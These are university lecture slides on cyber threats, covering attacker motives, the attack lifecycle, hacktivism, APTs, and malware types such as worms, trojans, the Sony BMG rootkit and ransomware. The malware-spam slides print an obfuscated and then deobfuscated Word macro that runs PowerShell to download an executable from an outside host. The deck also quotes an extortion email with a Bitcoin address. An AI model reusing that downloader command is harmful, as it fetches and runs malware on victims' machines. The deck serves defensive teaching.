

# Security and Privacy

Cyber threats

19.02.2019

slide credits: Ph. Jovanovic, L. Gasser, K. Nikitin, Ph. Oechslin



# Outline

- Overview of cyber threats
- Cyber attack lifecycle
  - ▶ commodity threats
  - ▶ hacktivism
  - ▶ Advanced persistent threats
- Classes of Cyber threats
  - ▶ malicious software
  - ▶ denial of service
  - ▶ social engineering
  - ▶ software vulnerabilities and exploits

# **Overview of Cyberthreats**

com-402

# Threats

- Definition (ISO 27000):  
“potential cause of an unwanted incident, which can result in harm to a system or organization”
- Definition (NIST FIPS 200):  
“Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.  
Also, the potential for a threat-source to successfully exploit a particular information system vulnerability.”

# Overview of Cyberthreats


- non-Cyber
  - ▶ Environmental
    - Fire, water, pollution
    - earthquakes
    - cosmic radiation
    - war-like events, riots
  - ▶ Loss of essential services
    - power
    - cooling
    - communications
  - ▶ Technical failures
    - disk failure
- Cyber
  - ▶ malicious software
  - ▶ denial of service
  - ▶ social engineering
  - ▶ software vulnerabilities and exploits

This lecture focuses on cyber threats

# Threats: motivation

- Originally:
  - ▶ Curiosity, fun, fame
- Now:
  - ▶ Profit: small crime, organized crime, industrial espionage
  - ▶ Beliefs (hacktivism): e.g. Anonymous, Lulzec, Guardians of Peace
  - ▶ National security: police forces, national intelligence
- Profit (dark side):
  - ▶ getting clicks on spam or ads
  - ▶ resale of accounts, credit card numbers
  - ▶ rental of hacked PCs (botnets)
  - ▶ demand of ransom (e.g. to decrypt files)
- Profit (legal):
  - ▶ sell the vulnerabilities you discover to some broker

# The value of a hacked PC



source: [krebsonsecurity.com](http://krebsonsecurity.com) 2012

com-402 - Overview of Cyberthreats

# Outline

- Overview of cyber threats
- Cyber attack lifecycle
  - ▶ commodity threats
  - ▶ hacktivism
  - ▶ Advanced persistent threats
- Classes of Cyber threats
  - ▶ malicious software
  - ▶ denial of service
  - ▶ social engineering
  - ▶ software vulnerabilities and exploits

# Cyber attack lifecycle

# Cyber attack lifecycle

## ■ Preparation

- ▶ Define target, from broad (everyone) to focused (individual)
- ▶ Find and organize accomplices
- ▶ Build and/or acquire tools
- ▶ Research target (infrastructure & people)
- ▶ Test for detection

## ■ Gain Access

- ▶ Deployment (social engineering, exploits, ...)
- ▶ Initial intrusion
- ▶ Outbound connection established



source: [Wikipedia](#)

# Cyber attack lifecycle

## Maintain Access

- ▶ Expand access, obtain credentials,
- ▶ Strengthen foothold
  - obtain persistence
  - lateral movement
  - install rootkits, backdoors

## Complete mission

- ▶ Exfiltrate data
- ▶ Manipulate, sabotage data

## Cover tracks

- ▶ Delete log files



source: [Wikipedia](#)

# Commodity Threats



# Commodity threats

- ▶ Non-targeted ("shotgun" approach)
  - ▶ Usually non-stealthy and fully automated
  - ▶ Goal is often short-term financial gains
  - ▶ Often considered low risk to attackers
  - ▶ Possibly a starting point for a more sophisticated attack
- 
- Forms
    - ▶ Malware infected spam
    - ▶ Extortion spam
    - ▶ Malicious ads
    - ▶ Computer worm

# Commodity threat: malware spam

- Sent to a large number of swiss citizens

From Département: DDPS☆  
Subject **Pour Philippe Oechslin: La peste bubonique dans votre région** 08.11.18 à 11:02  
To philippe@oechslin.net☆

**Cher Philippe Oechslin,**

**On a enregistré une épidémie de maladie précaire dans votre région.  
Nous vous recommandons d'examiner la brochure de sécurité.**

Département fédéral de la défense, de  
la protection de la population et des  
sports



Schweizerische Eidgenossenschaft  
Confédération suisse  
Confederatio Helvetica

▶ 1 attachment: Guide 08.11.2018 751276916.doc 270 kB

Save ▾

# Malware spam

- Content of document:

 **Avertissement de sécurité** Les macros ont été désactivées. [Activer le contenu](#)

 Schweizerische Eidgenossenschaft  
Confédération suisse  
Confederazione Svizzera  
Confederaziun svizra


Ce fichier a été créé  
à l'aide d'une version antérieure de  
Microsoft Office Word.

Pour ouvrir ce fichier, cliquez sur "Activer le contenu"  
dans la zone jaune, puis "Activer l'édition"

L'aperçu de ce document n'est pas disponible dans Microsoft Office Outlook

# Malware spam

- Content of Macro:



The screenshot shows a Microsoft Word document window titled "Guide 08.11.2018 751276916 - NewMacros (Code)". The document contains the following VBA macro code:

```
ayieuhf66 = False

Rem o uuuuuuq jeggvdlrnbsiaiorwdmupnaua

Const nxednb6 = "-72503335"
' ygtyioewxzloheyago gomhtuyoertyulqt ksczbzrpdrlijha
Rem ohiqyuiyoijqjfxvibh tbaumweflaufpvcoqbbbjy

Const aupwe = "-31942150"

Rem fajiigjuucvuzptzyfpmaql oyaweejxy auzjgiuuciefgphe
Set dumfyj = CreateObject("scripting.filesystemobject")
Dim kjlbuyiu4 As Integer
kjlbuyiu4 = 8102
Rem rum oeidqfbuqbu
```

# Malware spam

- Same macro after some deobfuscation

```
Shell "\powershell.exe "
(New-Object System.Net.Webclient)
.DownloadFile(
    "https://wordpress2.hariomweb.info/
wp-content/themes/Divi/pol.exe",
    $path
)
```

# Malware spam

## ■ Virus detection

33 engines detected this file

SHA-256 e17aa298797636a1ac0829689618dad2f671e19a583a1430db8447ba15657b66  
File name Guide 08.11.2018 751276916.doc  
File size 270 KB  
Last analysis 2018-12-29 22:46:37 UTC

33 / 59

Detection	Details	Community	
Ad-Aware	⚠ VB.EmoDldr.11.Gen	ALYac	⚠ VB.EmoDldr.11.Gen
ArcaBit	⚠ HEUR.VBA.Trojan.e	Avira	⚠ HEUR/MacroDownloader.AMGG.Gen
Baidu	⚠ VBA.Trojan-Downloader.Agent.dot	BitDefender	⚠ VB.EmoDldr.11.Gen
ClamAV	⚠ Doc.Malware.Emodldr-6796831-0	Cyren	⚠ W97M/Downldr.gen
Emsisoft	⚠ VB.EmoDldr.11.Gen (B)	Endgame	⚠ malicious (high confidence)
eScan	⚠ VB.EmoDldr.11.Gen	ESET-NOD32	⚠ VBA/TrojanDownloader.Agent.KFS
F-Prot	⚠ W97M/Downldr.gen	F-Secure	⚠ VB.EmoDldr.11.Gen
Fortinet	⚠ VBA/Agent.KFSItr.dldr	GData	⚠ VB.EmoDldr.11.Gen

★ 25 antivirus products don't detect it!

# Commodity threats: extorsion

## ■ Example:

Subject: Security Alert. Your account has been hacked. Password must be changed.

Edit HTML

Dear user of objectif-securite.ch!

I am a spyware software developer.

Your account has been hacked by me in the summer of 2018.

[...]

That is, I can see absolutely everything that you do, view and download your files and any data to yourself.

I also have access to the camera on your device, and I periodically take photos and videos with you.

[...]

So, to the business!

I'm sure you don't want to show these files and visiting history to all your contacts.

Transfer \$852 to my Bitcoin cryptocurrency wallet:

19qL8vdRtk5xJcGNVkBWruuSyitVfSAy7f

[...]

If funds not will be received, after the specified time has elapsed, the disk of your device will be formatted,

English (United States)

# Hacktivism



# Hacktivism

- Several meanings such as:
  - ▶ politically motivated hacking
  - ▶ variant of (anarchic) civil disobedience
- Forms:
  - ▶ Software (e.g. PGP)
  - ▶ Website mirroring to circumvent censorship
  - ▶ Website defacement (e.g. Anonymous, Lulzsec)
  - ▶ Anonymous bloggin
  - ▶ Distributed denial of service



# Hacktivism examples

## ■ Operation Payback (2010):

- ▶ Postfinance had blocked the account used by WikiLeaks founder Julian Assange to collect donations.
- ▶ The Postfinance e-banking site was down due to a distributed denial of service attack.

## ■ Sony Pictures (2014):

- ▶ 'Guardians of Peace'

## ■ Panama Papers (2016):

- ▶ somebody stole and published documents about 214'000 offshore companies incorporated in Panama


# Advanced persistent threat



# Advanced persistent threat

- Advanced
  - ▶ targeted, multi-step attack
  - ▶ often uses specialized tools
  - ▶ often start with spear-phishing (targeted phishing attack)
- Persistent
  - ▶ 'Low and slow' approach
  - ▶ prioritize long-term over short-term goals
  - ▶ continuous monitoring and interaction (attacks known to have lasted 5 years)
- Threat
  - ▶ human coordinated attack
  - ▶ attackers are skilled, motivated and well-funded (e.g. industrial espionage)
  - ▶ no 'fire and forget' approach, not fully automated.

# APT example: RUAG




source: [www.melani.admin.ch](http://www.melani.admin.ch)

# **Classes of cyber threats**

# Outline


- Overview of cyber threats
- Cyber attack lifecycle
  - ▶ commodity threats
  - ▶ hacktivism
  - ▶ Advanced persistent threats
- Classes of Cyber threats
  - ▶ malicious software
  - ▶ denial of service
  - ▶ social engineering
  - ▶ side channel attacks
  - ▶ software vulnerabilities and exploits

# Malicious Software (Malware)



# Malware: Virus

- A virus is a malware that infects files. It can replicate by infecting other files. By definition it does not propagate automatically to other computers
- Also, generic term for malware




source: [xkcd](#)

# Malware: Worms

A worm is a piece of malware that propagates automatically

## ■ The Morris Worm

- ▶ one of the first Internet worms
- ▶ written by Robert T Morris at Cornell in 1988
- ▶ used vulnerabilities in sendmail, finger and rsh software to propagate
- ▶ Intended goal: Map the existing Internet
  - accidental side-effect: computers could be infected multiple times, slowing them down until they became unusable
- ▶ infected 10% of the Internet (estimate)
- ▶ Morris got 400 hours of community service, \$10'000 fine



source: [Wikipedia](#)

# Worms: Conficker

- one of the last large-scale Internet worm

## *Worm Infects Millions of Computers Worldwide*

By JOHN MARKOFF JAN. 22, 2009

A new digital plague has hit the Internet, infecting millions of personal and business computers in what seems to be the first step of a multistage attack. The world's leading computer security experts do not yet know who programmed the infection, or what the next stage will be.


In recent weeks a worm, a malicious software program, has swept through corporate, educational and public computer networks around the world. Known as Conficker or Downadup, it is spread by a recently discovered [Microsoft](#) Windows vulnerability, by guessing network passwords and by hand-carried consumer gadgets like USB keys.

Experts say it is the worst infection since the Slammer worm exploded through the Internet in January 2003, and it may have infected as many as nine million personal computers around the world.

source: [New York Times](#)

# Malware: Trojans

- Strictly, a malware hidden in a useful software or file (e.g. Word document)
- More generally, a malware that stays on the victim's computer and communicates with a control center to carry out malicious activity
- **ZeuS Trojan**
  - ▶ sold as kit for \$3'000-\$4'000
  - ▶ infected millions of computers
  - ▶ captures passwords and other information
  - ▶ steals money through online banking
  - ▶ over 100 people arrested (money mules)
  - ▶ more than \$80 million stolen
  - ▶ Hamza Bendalladj, alleged mastermind, was arrested in 2013



source: [Symantec](#)

# Malware: Rootkits

- a rootkit hides the presence of malware on a computer
- it patches the OS such that malicious files, processes, communications are not shown anymore
- makes it very difficult to detect and eliminate the malware
  - ▶ This is why you should boot from clean OS to search for malware on your system
- modern OSes verify the integrity of all privileged code (kernel, drivers, modules) before running them
  - ▶ modern rootkits modify the OS before it boots
    - by infecting the boot sector
    - or by infecting the BIOS!

# Rootkit examples

## ■ Sony BMG Rootkit (2005)

- ▶ To prevent its customers from copying their music, Sony included a free player software on its music CDs
- ▶ This software modified the CD-ROM driver to prevent copying music from CDs to the hard disk
- ▶ To prevent removal of the malicious driver, they also installed a rootkit
- ▶ any file, directory or registry key that started with \$sys\$ would become invisible
- ▶ 22 million machines were ‘infected’.
- ▶ Some virus writers used this to hide their files.
- ▶ Once it was public, they had to replace the CDs for free and even pay their customers money in some US states.



# Sony BMG Rootkit

Path	Timestamp	Size	Description
HKLM\SOFTWARE\\$sys\$reference	10/29/2005 5:23 AM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\\$sys\$aries	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\\$sys\$cor	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\\$sys\$crafter	10/29/2005 6:47 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\\$sys\$DRMServer	10/29/2005 9:00 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet001\Services\\$sys\$oct	10/29/2005 6:49 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\\$sys\$aries	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\\$sys\$cor	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\\$sys\$crafter	10/29/2005 6:47 PM	0 bytes	Hidden from Windows API.
HKLM\SYSTEM\ControlSet003\Services\\$sys\$DRMServer	10/29/2005 6:46 PM	0 bytes	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$cajdll	10/29/2005 5:23 AM	88.00 KB	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$filesystem	10/31/2005 9:42 AM	0 bytes	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$filesystem\\$DRMServer.exe	10/29/2005 9:02 PM	300.00 KB	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$filesystem\\$sys\$parking	10/29/2005 5:23 AM	2.09 KB	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$filesystem\values.sys	10/31/2005 9:42 AM	6.25 KB	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$filesystem\crafter.sys	10/29/2005 5:23 AM	11.50 KB	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$filesystem\DbgHelp.dll	10/29/2005 5:23 AM	747.50 KB	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$filesystem\lm.sys	10/29/2005 9:02 PM	10.13 KB	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$filesystem\voct.sys	10/29/2005 5:23 AM	11.75 KB	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$filesystem\Unicows.dll	10/29/2005 5:23 AM	240.65 KB	Hidden from Windows API.
C:\WINDOWS\system32\\$sys\$upgtool.exe	10/29/2005 5:23 AM	76.00 KB	Hidden from Windows API.
C:\WINDOWS\drivers\\$sys\$cor.sys	10/29/2005 5:23 AM	10.13 KB	Hidden from Windows API.


Scan complete: 22 discrepancies found.

Scan

source: Microsoft

# Malware: Ransomware

- Ransomware encrypts the files and requests payment for decryption



# Ransomware

- After payment is received, the decryption key is (often) obtained


The screenshot shows a web page titled "Decrypt service - Tor Browser" with the URL "ayh2m57ruxjtwyd5.onion/Nj0ede". The page content includes:

- A green message box: "Payment is made successfully. Download the archive [decrypt.zip](#) and unzip it to any folder and then run the file decrypt.exe, then follow the instructions to decrypt files."
- A red warning message: "Please turn off or remove your antivirus before downloading decoder. Antivirus can prevent you to download and decrypt your files"
- User information: "Your system: Windows 7 (x64) First connect IP: 214.168.1.114" with a copy icon.
- Buttons: Refresh, **Payment**, FAQ, Support.
- A table titled "Your sent drafts":

Num	Draft type	Draft number or transaction ID	Amount	Status
1	Bitcoin	94c7a277bc5ad6a3f0f7be1f989b4d12e9779d56ca1f1d43ff9	505	Valid
- A message box at the bottom: "1 valid drafts are put, the total amount of 505 USD/EUR. The residue is 0 USD/EUR."

# Ransomware

- Bitcoin has made it possible for malicious software developers to make a lot of money with little effort or risk.
  - According to Symantec, in 2014 CryptoLocker extorted about \$23 million from victims




# Ransomware

- Typical ransom for private users is about \$500
- Companies can be made to pay much more.
  - ▶ Hancock Health in Indianapolis paid \$55k in 2018
  - ▶ in April 2018 the town of Wasa Beach paid \$35k to hackers, and \$37k to consultants
  - ▶ in November 2018 two iranian hackers were indicted after having made \$6 million extorting hospitals and companies
- A simple way of limiting the risk is to have recent backups
  - ▶ they must be offline or protected to not end up encrypted!

# Nation-state malware

## ■ Stuxnet

- ▶ highly advanced malware
- ▶ Used for targeted sabotage of Iran's nuclear program
- ▶ Supposedly developed by an American-Israeli team
